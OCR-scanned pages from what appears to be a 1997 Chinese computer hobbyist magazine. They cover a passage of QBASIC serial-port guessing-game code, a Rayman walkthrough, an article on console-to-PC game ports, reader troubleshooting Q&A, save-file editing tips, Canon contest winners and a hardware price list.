IF INPUTFLAG = 1 THEN PRINT "密码设定错误!!!" + CHR$(7)
WEND
REM 开局
INPUT "你准备开局吗?(Y/N):", STARTFLAG$
STARTFLAG$ = UCASE$(STARTFLAG$)
IF STARTFLAG$ = "Y" THEN
  STARTFLAG = 1
  ELSE
  STARTFLAG = -1
END IF
REM 游戏画面
CLS
LOCATE 21, 1
PRINT STRING$(78, "*")
LOCATE 21, 50
PRINT "[你规定的密码:"; NUMBER$; "]"
LOCATE 23, 1
PRINT STRING$(78, "*")
ENDFLAG = 0
REM 游戏主体
WHILE ENDFLAG = 0
REM 猜方操作
IF STARTFLAG = 1 THEN
  COUNT = COUNT + 1
  IF COUNT> 1 THEN
    LOCATE 22, 1
    PRINT STRING$(78, " ")
    LOCATE 22, 1
    PRINT "["; NUMBER2$; "]"
```

```
      LINE INPUT; ANSWER$
      PRINT #1, UCASE$(ANSWER$)
      IF UCASE$(ANSWER$) = "4A" THEN
         LOCATE 22, 1
         PRINT "哈哈 你输掉了!!!" + CHR$(7)
         ENDFLAG = 1
      END IF
   END IF
   IF ENDFLAG = 0 THEN
      INPUTFLAG = 1
         WHILE INPUTFLAG = 1
             LOCATE 22, 1
             PRINT STRING$(78, " ")
             LOCATE 22, 1
             LINE INPUT "猜密码: "; NUMBER2$
             INPUTFLAG = NUMBER(NUMBER2$)
             IF INPUTFLAG = 1 THEN PRINT CHR$(7)
         WEND
      REM 数据送出
      PRINT #1, NUMBER2$
      STARTFLAG = -1
   END IF
   ELSE
   REM 被猜方操作
   LOCATE 22, 1
   PRINT "等待中……"
   COUNT = COUNT + 1
   IF COUNT> 1 THEN
      REM 数据接收
      INPUT #1, ANSWER$
      SX = SX + 1
      IF SX> 20 THEN SX = 1
      LOCATE SX, 1
      PRINT NUMBER2$; "------> "; ANSWER$; " "
   ENDIF
   IF ANSWER$ = "4A" THEN
      ENDFLAG = 0
      LOCATE 22, 1
      PRINT "你赢了!祝贺你!!"
      ENDFLAG = 1
   ELSE
      INPUT #1, NUMBER2$
   ENDIF
   STARTFLAG = 1
END IF
WEND
CLOSE
REM 密码判断函数
FUNCTION NUMBER(NUMBER$)
IF LEN(NUMBER$) <> 4 THEN
   NUMBER = 1
END IF
FOR I = 1 TO 4
   IF MID$(NUMBER$, I, 1)> "9" OR MID$(NUMBER$, I, 1)
 <"0" THEN
      NUMBER = 1
   END IF
NEXT I
FOR I = 1 TO 4
    FOR J = I + 1 TO 4
        IF MID$ (NUMBER$, I, 1) = MID$ (NUMBER$, J, 1)
THEN
           NUMBER = 1
        END IF
    NEXT J
NEXT I
END FONCTION
```

这是个极简单的猜密码游戏。游戏双方各设定一组四位不能有重复数字的密码。双方相互破译,被破译过程中,被破译者要给出数字正确程度的提示。当有数字正确但顺序位置不对时用 B 表示,数字和位置都对用 A 表示。

如 密码是 5612

猜 :7534 则回答 1B

猜 :6524 则回答 3B

猜 :7812 则回答 2A

猜 :7532 则回答 1A1B

最终获得 4A 者既为成功破译对方密码。

上述的程序与普通的单机猜数程序相比,只是增加了数据传输和控制部分。事实上,所有的可以联机对战的游戏其设计思想都是如此。通过计算机的串行端口传递关键数据,依照数据更新显示,获得新的游戏者操作,再重新发送数据给对方……

自己动手编游戏的讲座写到这里,相信大家对游戏的编制过程和方法已经有了基本的认识。希望大家能够有所借鉴,自己动手编出更多更好的中国人自己的游戏来。最后感谢《电脑爱好者》编辑朋友们的大力支持。 (全文完)

（上接 97 年第 6 期）

□深圳 Angel

雷曼 RAYMAN

音乐天和轻松快活

现在的道路分成了两条，我选择的是继续向前走。虽然一路上的敌人不是特别强大，但光滑的道路造成的威胁更不容忽视，幸亏我不仅身手不凡而且有许多的朋友帮助，比如手拿魔棒的拉米尔，她可以在必要的时候把我变小，帮助我钻过狭窄的缝隙，也可以再把我变回原来的模样。记住哦，在音乐天有一处堆着好几个生命，看你用什么方法才能捡得到啦！

遗忘滩和蚊子窝

怎么有人喊救命？我折回了遗忘滩。哦！原来是蓓莱桑，他的衣服挂在树梢上了，只好躲在树丛里。我帮他取回了衣服，为了表示感谢，他交给我一粒神奇的种子。可别小看这小小的种子，用它种出来的花可以帮助我躲过汹涌的洪水。蚊子窝的老大当然是大蚊子，而且还眼熟得很。大蚊子有十二格血，他时不时地拎来大大小小的蒺藜朝我乱扔，真是穷凶极恶。但它怎么会是我的对手呢？打败了大蚊子，蓓蒂亚仙子又传给我一项新的本领：伸手抓东西。有了这个本领可好了，以前许多够不着的东西现在拿起来都如同探囊取物。

黄昏谷和噩梦一片

这个地方叫做青蓝山，一开始就有一个高大的石头人追着我，我打了他几拳，不仅徒劳无功，而且还被推了个跟头。我明白了敌人的意图：他是想把我逼进死角然后挤死。我能上当吗？既然打不过他，我就躲得远远的，笨拙的石头人怎么追得上？跑着跑着，我又闯进了一条岔道。在‘噩梦一片’中我遇见了神奇的魔术师，交给他十个锭后，他让我进入了一个神秘的世界，在这里我要竭尽全力去拾取足够多的锭，如果一个都不落下，就能获得一次生命的奖励。

天锣和萨克斯先生的喧闹

又是长长的山道，走起来可真是费劲。那个长得怪模怪样的萨克斯一开始就企图打我个措手不及，可是挨了几下痛打后又躲了起来，偷偷地追我，直到我利用喇叭吹出来的气流走出了第一小关。闯过一堆各式各样的乐器，避开刺耳的军号，克服走调的音符，我终于又撞见了震耳欲聋的萨克斯先生。老怪物不时地从嘴里头吐出钩子和炸弹，还蛮横地冲来撞去。炸弹可碰不得，钩子可以利用一下，挥拳把钩子打回去，让那个不知死活的‘喇叭’自讨苦吃。

石头先生的山峰

打败石头怪，我帮音乐家找到了被敌人抢走的吉它，为了表示感谢，他送给我一个魔瓶。摇一摇，我具有了飞行的能力，两条长长的头发就是提供动力的螺旋桨。可不要小看这“螺旋桨”，在后来我曾利用它们锯断了悬挂大石的绳子，又一次摆脱了葬身鱼腹的危险。石头先生就是在黄昏谷追了我好一段的石头人，别看他那时侯挺笨拙的，现在的动作可灵活多了。经过一场紧张而又惊险的恶战——I WIN！

臭虫慌慌张张

图画城就是一个童话世界，四周充满了奇景幻境，我在这个神奇的世界里流连往返，不知不觉地走到了一家剧院的舞台上面。突然，前面开过来一条海盗船。来者不善，三个海盗各有绝技。小海盗使的是一顶帽子，我采取的方法是贴身肉搏；大海盗则擅掷炸弹，我看中他的弱点和他游斗；最可怕的是压阵的太空妈妈，这个长得高大粗壮的老太婆手拿一根擀面杖作武器，不停地从擀面杖中放出飞刀，我只能踩着飞刀柄，想方设法击打她的头部。虽然在图画城里又是一番苦战，但奇怪的是这儿居然连一只臭虫也没有。

铅笔湾

铅笔湾到处是铅笔和各式各样的文具，除了小心锋利的笔尖，我还要当心别掉到一滩滩墨水中。在这里，最大的难点是有一处斜坡下面上下两行铅笔排成三段弧线，只有一小段落脚处。起先我想运用自己短暂飞行的本领飞过去，但却总是屡屡碰壁。后来我发现在每段“悬崖”边都有一块橡皮，于是干脆跑回斜坡上再顺势加速跑下来，利用橡皮的弹性将我从笔尖上方弹过去，轻松地闯过了难关。

太空妈妈的火山口

不是已经击败过太空妈妈了吗？想不到这回闯到她的家门口了。在第一段路中我先击落一个悬挂在头顶的长眼睛的小球，顺势一推再跳到上面，我和小球顺着斜坡往下滚，半道上我发现空中有个平台，在那里找到了路牌顺利过关。和太空妈妈的决斗可不象上回那样有惊无险，这个老太太来回乱蹦，摆出一排随时会爆炸的高压锅；手里拿的擀面杖又粗又长，不仅把自己遮了个严严实实而且还可以发射激光。我趁她举起擀面杖准备发射激光的时候上前猛打几拳然后迅速跳开用游斗的方法将她搞定。

水晶宫和到太空精灵乔先生家吃饭

早知道蝎子洞中的 BOSS 是一只大蝎子，却想不到先要在阴暗的山洞中钻来钻去。空中的吊环可要好好利用，这就要看你身手灵活的程度了。乔先生真是个好人，他送我一只萤火虫，借着萤火虫的微光我找到了一架飞碟。我将旁边的插头一摁，我跳上飞碟开始了又一次空中历险。大蝎子，我来了！！！

蝎子洞的钟乳石

蝎子是我打醒的，可是他守住了路口，我既绕不过去又没有办法把他赶走，这家伙居然不怕打！蝎子把我立足的浮石震落后让出了一小块空地，但我刚跳上去他又冲过来想把我推下去。我只好扒住悬崖的边缘躲过他的攻击。反复三次后，蝎子退走了，我穷追不舍。不是我不明白穷寇莫追的道理，是因为脚底的岩浆正不断上涨。我不顾一切向前飞奔，终于赶在岩浆漫过石阶之前找到了路牌。

不是结局的结局

打败大蝎子，那该和大黑先生决斗啦！很抱歉，我的故事就能讲到这里了，剩下的情节就留给你们去完成吧！记住哦，要想打败大黑先生首先要找齐所有的电子才行，否则大黑是不会出现的。

（全文完）



□方 丈

随着电脑软件和硬件的不断发展，电脑游戏也在日益更新，好游戏更是层出不穷。《仙剑奇侠传》、《三国志》系列等旧日佳作早已深入人心，《DIABLO》、《FIFA 97》、《雷神之锤》、《C& C》等一批又一批新登场的电脑游戏大作更是脍炙人口。可当我们看到《VR 战士》、《真 · 侍魂》等其它游戏机种（世嘉 16 位、土星、PLAY STATION 等）上更加丰富、刺激的游戏节目时，可能会产生这样一个想法：电脑上要是也有这些游戏那该多好。要实现这个愿望，就得依靠游戏厂商将这些优秀的 TV GAME 进行——移植！

DOS 篇

以前由于软硬件的条件限制，电脑上的游戏本身就少得可怜，那时还根本谈不上移植。真正的电脑移植游戏是从 90 年代开始的。那时 386 已成为主流机种，电脑游戏也有逐渐增多的趋势。移植任天堂 8 位机的游戏是当时的移植主流，其中较为不错的作品有《小蜜蜂》（此游戏的电脑版本很多，就连微软也有一个 WINDOWS 版本）。

1992 年之后，游戏移植的条件趋于成熟，大量的任天堂、世嘉、超任的移植作品开始涌入电脑。从笔者印象里，大陆上好象是以《双截龙》为开始的，紧接着出现了《战斧》、《玛丽兄弟》、《街头霸王Ⅱ(韩国版)》。说到这里就不能不详细说一下《街头霸王Ⅱ（STREET FIGHTER Ⅱ)》这一几乎在任何机种上都有极高人气度的著名游戏—— KEN、RYU、春丽等游戏人物早已成为 GAME FANS 心中的偶像。正因如此，游戏厂商也将此游戏移植到电脑上，让更多的人也能领略到《街霸》的风采。自韩国版的街霸（好象有四个版本）后，还出现《街头霸王Ⅱ(12 人)》、《街头霸王Ⅱ(16 人)》、《街头霸王Ⅱ加速版》等版本（不完全统计）。其中比较来看，韩国版的街霸总体而言是比较“ 糙 ”——只能说有 8 位机的水平，但出招却很照顾键盘。而后来的 12 人和 16 人的版本制作水平要略高一些，可是同真正的世嘉机比还仍然有很大的差距，人小、画面不够清晰。显然《街霸》系列中做的最好的无疑要数 1995 年出的《街头霸王Ⅱ加速版》——无论从声音、画面，还是操作，它都同原作无二。加速版的最大特点是加入了超必杀，气势如洪的超必杀技在电脑上表现的更是淋漓尽致，以至当时玩家误传言此游戏要 16M 内存才能玩。《街头霸王Ⅱ加速版》在目前看来仍然是 DOS 对战游戏中的极品之作。



《街头霸王 II TURBO》

《街霸》之后同类著名格斗游戏的移植代表作还有《真人快打》系列、《真人摔角（WWF)》系列。就整体而言，《真人快打》系列中后推出的《真人快打Ⅲ》据笔者来看是最好的一部（据说有《真人快打三步曲》，但未曾见过）。《WWF Ⅱ》也是很优秀的作品。

还记得那部曾令世界上亿万人们为之兴奋的卡通大作《狮子王》吗？在电影推出以后，世嘉机上出现了同名的动作游戏，不久电脑上也移植了此游戏。整个游戏在电脑上运行虽十分流畅，但难度过高，且画面不够精细。不过，《阿拉丁》（又一个移植自世嘉机的游戏）显然要比《狮子王》更出色一些，在细节效果上《阿拉丁》做的非常好，也很风趣，音乐更是出色，毫不逊色于原作。



《真人快打 III》

1995 年以后，奔腾级的电脑开始逐渐占有家用电脑的市场，更多的 TV GAME 作品被移植到电脑上来。《蚯蚓战士》、《蚯蚓战士 2》和《洛克人 X》是其中的上乘之作，它们注意了以往移植游戏普遍存在的清晰度问题，画面质量已有了很大的提高。因此，在当时甚至到现在它们不仅是横版动作移植游戏中的顶尖之作，也是同类电脑游戏作品的佼佼者。

1996 年初，《斗神传》这一 PS(32 位机）上的三维格斗大作被移植到电脑上来可以说是极大的鼓舞了广大的 COMPUTER GAME FANS。这可称得上是电脑游戏移植史上的一个里程碑——它证明了电脑已有能力移植 32 位次世代游戏机上的作品。至于移植效果确实不同凡响——高解析度，强劲的 MIDI 音乐，逼真的人语（竟然在 486 上也能流畅的运行）。不过后来好象除了《雷曼》（移植于土星）外，DOS 下再未有过 32 位机上的游戏了（《古墓丽影》虽其 PS 版早于 PC 版，但相隔时间比较短，姑且可认为不是移植的游戏）。

以上说了这么多，有的读者可能会问，怎么全是动作游戏？其实并不奇怪，动作游戏本来就是电脑上的弱项，游戏机的强项。不过，其它类型的游戏也不是没有，象电脑上大量的 98 游戏和日式 RPG 游戏也多移植于超任、世嘉或 PC98 机，象《英雄传说》系列（其中Ⅲ和Ⅳ是比较好的，特别是Ⅳ——《朱红雪》)，《神剑传说Ⅰ、Ⅱ》都是较著名的作品。光荣的《三国志》系列的 SLG 作品在中国更是家喻户晓。这些游戏移植到电脑上不仅都同于原作，而且在操作和画面上应该说已大大超

出了在原机型上的效果—— 3DO 上的著名解迷游戏《D 之食卓》在 1996 年也被移植到电脑上来,可惜感觉上同 3DO 上的效果相差甚远,因为它并未采用原作的即时贴图的制作方法，取而代之的是大量低质量的 AVI,这不能不令人感到十分的遗憾。

WINDOWS 95 篇

1995 年，人们期盼已久的 WINDOWS 95 终于出现了，它的出现使电脑的硬件与软件环境做到了相当完美的结合——特别是 WINDOWS 95 中 Direct X 和 Direct 3D 这一进军电脑游戏世界的利器产生,更是创造了良好的图象、声音的技术通道,开辟了 TV GAME 向电脑移植的一个新的时代，难怪有人说：“WINDOWS 95 为游戏而来”。为此,日本的几家大的游戏厂商达成协议——创立 GAME BANK(成员有世嘉、南梦宫、SNK、ENIX、SQUARE 等许多著名的日本 TV GAME 厂商),专门从事游戏移植工作。

WINDOWS 中的移植游戏在笔者印象里较早出现的好象是《蚯蚓战士》和《漫画地带》(世嘉机)。后来类似的移植作品不少，象《玩具总动员》(世嘉机)、《昆虫大战(BUG)》(土星)、《GEX》(3DO)等等,都很不错。可惜,这些游戏移植到 WINDOWS 中都有一不好的地方——显示清晰度只有在小窗口模式才下是 640X480 的。结果《蚯蚓战士》WIN 95 版看起来倒不如它的 DOS 版。


世嘉上的优秀作品

《漫画地带》

1996 年中期,世嘉终于将其在街机和土星上的三维格斗游戏——《VR 战士》移植到了电脑上。但令人遗憾的是,移植后的该作品居然要用当时数千元的 3D 图形加速卡。还好,世嘉也意识到这一点,随后又迅速推出了不要求 3D 卡的版本，更令人兴奋的是此次推出的还是 REMIX 版,画面几乎已同《VR 战士 II》(土星)相当。这个作品不仅是世嘉一系列移植作品中移植度比较高的，而且在效果上对土星原作而言是有过之而无不及。世嘉后来的作品象《音速超人 SONIC》、《世嘉拉力赛》、《梦游美国》、《VR 战警》、《飞龙战士》等也加入到电脑游戏的大家族中来。值得一提的是《VR 战警》、《飞龙战士》中不仅采用了高质量的画面，而且色彩也达到了高彩色(16 位)的标准——当然配置要求是自然低不了的。

1996 年末，GAME BANK 终于按耐不住了。首先出场的是 SNK 的格斗名作——《饿狼传说 3》(世嘉虽然是 GAME BANK 成员，但其移植作品不知为何不用 GAME BANK 的名义)。此游戏的移植度很高，音效、音乐都极为出色——音乐采用 40 首 CD 音轨(都是乐队现场演奏录制)，不仅包括所有的必杀、超必杀，还把原作中的秘技也保留下来。不久，继《街头霸王 II》之后家用游戏机和街机上人气度也很高的 SNK 的 2D 格斗游戏《真·侍魂——霸王丸地狱变》在 GAME BANK 的努力下终于同广大玩家见面了。同《饿狼传说 3》一样,《真·侍魂》也用了一张光盘,40 首 CD 音轨,容量上要比《饿狼传说 3》多 20 多兆。它借用 Direct X 3.0 的强大功能,挥洒自如的将《真·侍魂》中最有特点的‘即时放缩’展现在玩家面前。可以说《真·侍魂》不仅是移植游戏中 2D 格斗佳作,也是电脑 2D 格斗游戏的天王极作品。


不知火舞的阳炎之舞

《饿狼传说 III》


哇!酷毙了

《真·侍魂—霸王丸地狱变》

展望篇

正由于软硬件的完美结合——特别是 3D 加速卡的出现,大量的 TV GAME 正大步向电脑迈进。据可靠消息,《VR 战士 II》正在向电脑移植，没有 3D 加速卡的玩家可要另做打算。GAME BANK 一直说要推出，却总是神龙见首不见尾的《STREET FIGHTER ZERO II》也会在今年暑期同玩家们见面——可是两张 CD。玩过当年任天堂红白机的玩家们还记得 KONAMI 公司吗?这次 KONAMI 将移植它的 TV GAME 名作《幻想水浒传》、《心跳的纪念品》和《极上 Q 版沙罗曼蛇》,喜欢它们的玩家可不能错过呦。听说《太空战士 VII》(又译《最终幻想 VII》)要……喂！你打断我干吗？——什么？电脑上怎会有？没有错的！你不知道它也要出 WINDOWS 95 版吗？不过别高兴的太早，P133/16M 的最低配置也够你受的。《古墓丽影》,好玩吧?告诉你：CAPCOM 将移植 PS 上三维冒险游戏《生化危机》(本文发表时可能它已经发行了),感觉绝对要‘酷”过《古墓丽影》(又得需要 3D 卡的帮忙？!)。又有消息说《VR 战士 3》也有要移植到电脑上的意思,不过这回没有 MMX 的出马看来是搞不定了。除了这些,还有世嘉的《SONIC 3D BLAST》、《Virtua Squad》和《SONIC & KNUCKLES》,PS 的《小丑奇兵》(颇象 N64 的《马里奥 64》)……

哎,等着吧!好游戏真是太多了,不过可千万不要忘了给自己的机器大换血呦。

总之，TV GAME 向电脑移植对电脑游戏玩家们来说无疑是件好事，随着电脑硬件的升级换代——多能奔腾芯片的普及,软件的更加进步——Direct X 5.0 的广泛使用，移植游戏必将给电脑游戏家族注入更新的活力。让我们期待着——明天会更好！

玩家医院郑重声明

本医院只接收有电脑游戏病症的病人，这点请玩家们不要搞错。来信说明病症时，一定要写清现象、软硬件环境，以便使本院医生给你确诊。

主治医师：

97.8



Q:《FIFA96》、《NBA 96》、《极品飞车》在使用时，为何总是说"声音设置不出"？ ——新疆 沈烨澄

A：在你的 AUTOEXEC.BAT 中加入"SET BLASTER = A220 I7 D1"一行。(其中三个值要根据声卡情况而定)

Q:《三国志Ⅴ》(光盘版)为何在我的机器上总死机？(P133/16MB/1GB) ——北京 索尼克

A:《三国志Ⅴ》(光盘版)"死机"是个较普遍的现象，具体死机原因目前还不得知，但可以用 FPE 5.0 解决这个问题：启动《三国志Ⅴ》，"死机"后呼叫出 FPE 5.0，将游戏速度调快，这时你会发现游戏进去了，再把游戏速度改回来。(此方法仅供参考)

Q:《STREET FIGHTER Ⅱ TURBO》中有无象 ESC 的随时退出快键？。 ——天津 王建翔

A:有！退出键是"ALT + X"。

Q: 我买了一套《剑侠情缘》，由于其第二张是单张的 CD，所以经常被友人借去听，可等到我想玩时却因无第二张盘根本无法运行。我想既然第二张是 CD 盘，用其它普通 CD 盘也应通过，可屡试不爽，难道 CD 盘也能加密？ ——四川 独孤剑

A：你的想法是对的 (能否利用 CD 盘加密目前还没听说过)——用其它 CD 盘来替代。《剑侠情缘》不能识别普通 CD 唱盘是由于其先检测第二张盘上的第 22 首曲子(共 23 首)——现在问题很清楚了：普通 CD 盘是很少有 23 首曲子的。所以解决办法只有用大于或等于 22 首曲子的 CD 了，游戏光盘中倒是比较多见，象《真·侍魂》和《饿狼传说 3》。

Q 如何确定游戏的分辨率？ ——河南 郭小丰



A:用抓图软件把游戏画面抓下来，看图软件(象 SEA)可以显示其分辨率。

《三国志Ⅴ》城市和武将的修改



在游戏中先要记录下来想修改的城市的开发和商业值以及武将的勇名、经验和士兵值，然后存档并退出游戏，用 PCTOOLS 编辑 SAVEDATA.S5 文件，先用 FIND 功能，输入城市的开发和商业值(转成十六进制)，找到地址后即可修改，顺序为：防御数值、开发数值、商业数值、治水、民忠；同理 FIND 武将的勇名、经验、士兵值，找到地址，顺序为：勇名数值、经验数值、士兵数值、武力、智力、政治、魅力、训练、士气、忠诚。改之，即可。 (北京 MAGIC)

全能《皇帝》修改

请用 Pctools 的 Editor 功能修改存盘文件：

金钱：Sector 0000 disp 0072 由 4 个字节表示

皇帝各项属性：由 Sector 0000 disp 0014 开始依次为：年龄、寿命最大值、寿命、体力最大值。体力、智慧、魅力、武力、才艺、健康、快乐各项均为两字节。

中央属性：Sertor 0028 disp 0345：士兵数(两字节)

disp 0437：开始依次为刀、枪、马、盔、甲、盾、训(训为一字节，其余为两字节)

用 Pctools 的 Find 功能查找修改存盘文件

先将大臣各项数值变为 16 进制，其排列顺序为：

年龄智力 00 武力 00 清廉 00 忠诚 00 经验 00 爵位。

(北京 王钊)

征 稿 启 事

——玩家必看

各位玩家战友，大家好！为了使"娱乐天地"栏目的内容更加丰富多采，本主持现向广大正奋斗在 GAME 第一线上的玩友们征集稿件。稿件内容不局限于游戏攻略、介绍，对于短小精悍的游戏修改、玩游戏的感受、GAME 小幽默，我们更是夹道欢迎。如觉还不能抒发你对游戏的一片激情，也可以写个游戏剧本或游戏构思、创意，体会一下策划游戏的滋味——爽矣？！要求：内容健康、进步；字数不得超过 2000(攻略不可超过 4000 字)。如文章带有图片，请用磁盘寄来或发 E-MAIL。

E-mail: cfan@netchina.co.cn

主持人：

97.8




Canon

佳能电脑画廊

获奖作品选登





第一组

贺卡设计

一等奖

西安　季凯翔（上左）

二等奖

西安　杨亮(上右)

江苏　邬海斌(下)



『佳能电脑画廊竞赛』已揭晓，从本期起我们将刊出各组的一、二、三等奖及部分纪念奖作品。感谢广大读者作者对本次活动的支持。

佳能电脑画廊有奖竞赛揭晓

“佳能电脑画廊有奖竞赛”由佳能公司、《电脑爱好者》杂志、《微电脑世界》杂志、《计算机世界》报联合举办。比赛分贺卡设计、T恤设计、自由创新设计三个组，每组设一等奖1名，二等奖2名，三等奖3名，纪念奖30名。自1997年1月至6月20日，比赛历时5个多月，共收到来自全国各地的参赛作品462幅。参赛者中，既有5岁半的小朋友，也有年过半百的博士生导师。6月27日，按竞赛规则，评委会评选出获奖作品：

贺卡设计组：

一等奖：季凯翔（西安）

二等奖：杨亮（西安）、邬海斌（江苏）

三等奖：侯正华（北京）、张玉济（河南）、杨念东（河南）

纪念奖：何桂玉（广西） 安 靖（北京） 高薇嘉（青岛） 冯文锋（江苏） 李 强（福建）
彭晓军（广西） 陈卫丰（江苏） 张 文（上海） 贺 阳（四川） 陈勇毅（广州）
张 晋（山西） 周正扬（江苏） 周元昀（北京） 周 颖（四川） 张 磊（北京）
李 著（湖北） 李华钧（广东） 牟朝晖（浙江） 程 军（北京） 林茂全（四川）
张珏瑛（北京） 黄 斌（广西） 武 锋（安徽） 金海日（兰州） 胡振钰（上海）
吴龙祥（江苏） 陈 松（徐州） 卜晓龙（北京） 陈武明（浙江）

T恤设计组：

一等奖：爱新觉罗．华熔（北京）

二等奖：庆燕屏（南京）、柯力（上海）

三等奖：李杰·直秀丽（北京）、杨一未（北京）、秦勇（北京）

纪念奖：乐 非（北京） 夏为明（湖南） 赵恺悌（北京） 周 昕（北京） 刘 博（北京）
刘 康（广西） 李柏钊（广州） 陈 川（湖南） 李 昂（吉林） 周 霆（天津）
张 皓（新疆） 熊 松（北京） 于 斌（吉林） 闫 涛（江苏） 周树民（甘肃）
乔晋华（北京） 李友清（河北） 梁 军（青岛） 孙之庆（浙江） 宋 美、李欣宁（北京）

自由创新组：

一等奖：吴彦（辽宁）

二等奖：覃健芬（广东）、宋小凡（辽宁）


三等奖：黄永青（北京）、钟原（北京）、蒋孟厚（西安）

纪念奖：张浩达（北京） 李砚藻（北京） 蒋 红（西安） 王一兵（江西） 汪又琚（沈阳）
鲍玉琨（深圳） 杨 枫（上海） 张光天（北京） 章 炜（浙江） 江 耀（云南）
岳 青（甘肃） 刘 彦（北京） 王魁杰（北京） 王 炜（上海） 梅阳九（湖北）
路英之（上海） 代 桦（北京） 杨子江（新疆） 梁卫昕（广州） 陈勇毅（广州）
陈宪淳（广州） 迟 迅（辽宁） 林立森（吉林） 杨成志（四川） 李四达（北京）
谢静娴（辽宁） 陈 亮（长沙） 李晓迪（辽宁）

一、二、三等的奖品分别是BJC－610、BJC－4200、BJC－240彩色喷墨打印机。纪念奖奖品是图库（CD）一张。其他参赛者均获佳能纪念品一份。

佳能电脑画廊有奖竞赛的颁奖仪式于7月16日上午11时在第四届电脑爱好者城电脑画廊厅中举行。

《电脑爱好者》杂志社



□本刊记者　赵健

一、流行硬件推荐排行榜(1997.7.7)

种类	规格	价格(元)	规格	价格(元)
CPU	CY P166+	760	CY P166/MX	1950
	CY P200/MX	2550	CY P150+	680
	AMD K5-166	800	AMD K6-P166	2300
	AMD K6-P200	2960	IN 166	1650
	IN 133	1100	IN MMX166	2200
	IN MMX 200	4200	IN PRO 180	3300
内存	4M EDO	125	8M EDO	240
	16M EDO	460	32M EDO	880
主板	微星 MS-5128	910	微星 MS-5143	900
	微星 MS-5145	1250	微星 MS-5148	1300
	中凌 ATC-2000	880	中凌 ATC-5000	990
	精英 586HX	930	精英 P5TX-A	1180
	联讯 8661	860	联讯 ATX8661	1850
	技嘉 HX	990	技嘉 TX	1260
硬盘	昆腾 火球 1.6G	1480	昆腾 火球 2.1G	1630
	SEA 1.7G	1290	SEA 2.1G	1400
	富士通 1.7G	1260	富士通 2.1G	1410
	三星 1.2G	1120	三星 1.6G	1230
	MAX 120MB	680	IBM 270MB	780
光驱	松下 8×	510	SONY 8×	730
	东芝 12×	750	三洋 8×	560
	高士达 8×	750	SONY 16×	760
	维用 8×	590	维用 12×	630
显卡	同维 9685	280	彩像 TV 转换卡	260
	红蜻蜓 ET6000	550	9680	160
声卡	钻石 3D	125	彩像	145
	高能	90	雷鸟	100
显示器	EMC 14″	1300	EMC 15″	1900
	PHILIPS 14″	1700	PHILIPS 15″	2400

二、流行软件销售排行榜(由连邦软件中心提供)

种类\名次	1	2	3
操作系统和平台	UCDOS	WIN95	RICHWIN
语言及开发工具	Visual FoxPro	Visual Basic	Visual C++
文字处理和报表	五笔输入法	理德轻松排版	摩托罗拉慧笔
信息管理 MIS 工具	王特 MIS	雅奇 MIS	Quick MIS
工具软件	KV300	即时汉化专家	病毒克星
教育软件	开天辟地	轻松背单词 CD	电脑报光盘
游戏/娱乐	死亡地带	剑侠情缘	金庸群侠传

三、排行榜英雄点评

在媒体的广泛宣传之下，MMX CPU 在电子配套市场出货率越来越高。CYRIX 公司的 M2 系列多能 CPU，从性能测试结果来看，其整数和浮点运算功能同 INTEL P55C 比，都有极强的竞争力，它在图像处理软件 PHOTOSHOP 之中的上佳表现，获得了不错的评价；另外 M1 系列存在的 CPU 发热量大、降温风扇噪音高的缺陷在 M2 中也得到了很大改善，同时插脚符合正被广泛应用的 SOCKET 7 规格，迎合广大用户的组装与升级需要，尤其是颇具诱惑力的价格，使许多购买配件的电脑爱好者将之作为首选对象，不过也有一部分用户对 AMD 产品情有独钟。

内存条柜台有两个变化：一是标签上的价格不断走低，8M EDO 内存条从六月份的 265 元降到现在的 240 元，而且还有下滑的可能；第二个变化是大容量内存条如 32M EDO 出货增加而小容量内存条如 1M 、4M 日益减少，主力为 8M 条偏向 16M 条，预计随价格的继续下跌和大容量软件运行需要，进入 8 月份后，16M 条将逐渐成为内存市场的‘绩优’条。

根据近期部分媒体组织的测评结果，去年底冒出的黑马——微星主板仍被看好，经销商在宣传自己的产品时底气十足，如果 TX 芯片组、ATX 规格的新微星主板仍旧保持了使其获得光荣的 MS-5128HX 主板的质量，电脑爱好者不妨多关心一下它的情况。

硬盘继上月价格回落之后，本月依然在下落。稍微留心硬盘市场的用户都知道，硬盘的价格在其它配件不断降低的时候，很长一段时间几乎是岿然不动，现在价格坚冰在炎热的 6 月份终于开化以后，会不会出现“雪崩”呢？日本的富士通、韩国的三星近期冲入现今美国希捷、昆腾霸占的中国市场，真希望阵阵的厮杀声能引来硬盘市场上一番西域奇景。

在光驱品牌不断增多、价格不断下降的时候，韩国的高士达光驱却逆势而动，稍有上涨；日本品牌的光驱普遍有所下落，可能是因为上月部分地区商家因售后服务问题拒绝销售日产电视机、传真机而带来的影响。值得一提的是日立四速光驱，价格如此低廉，电脑用户实现配上双光驱的想法已经有些可能了。从销售商和读者来信反映来看，韩国的光驱产品像内存条一样，较受欢迎。

本月根据配件价格情况，给腰包不丰的电脑爱好者推荐如下奔腾级微机配置：

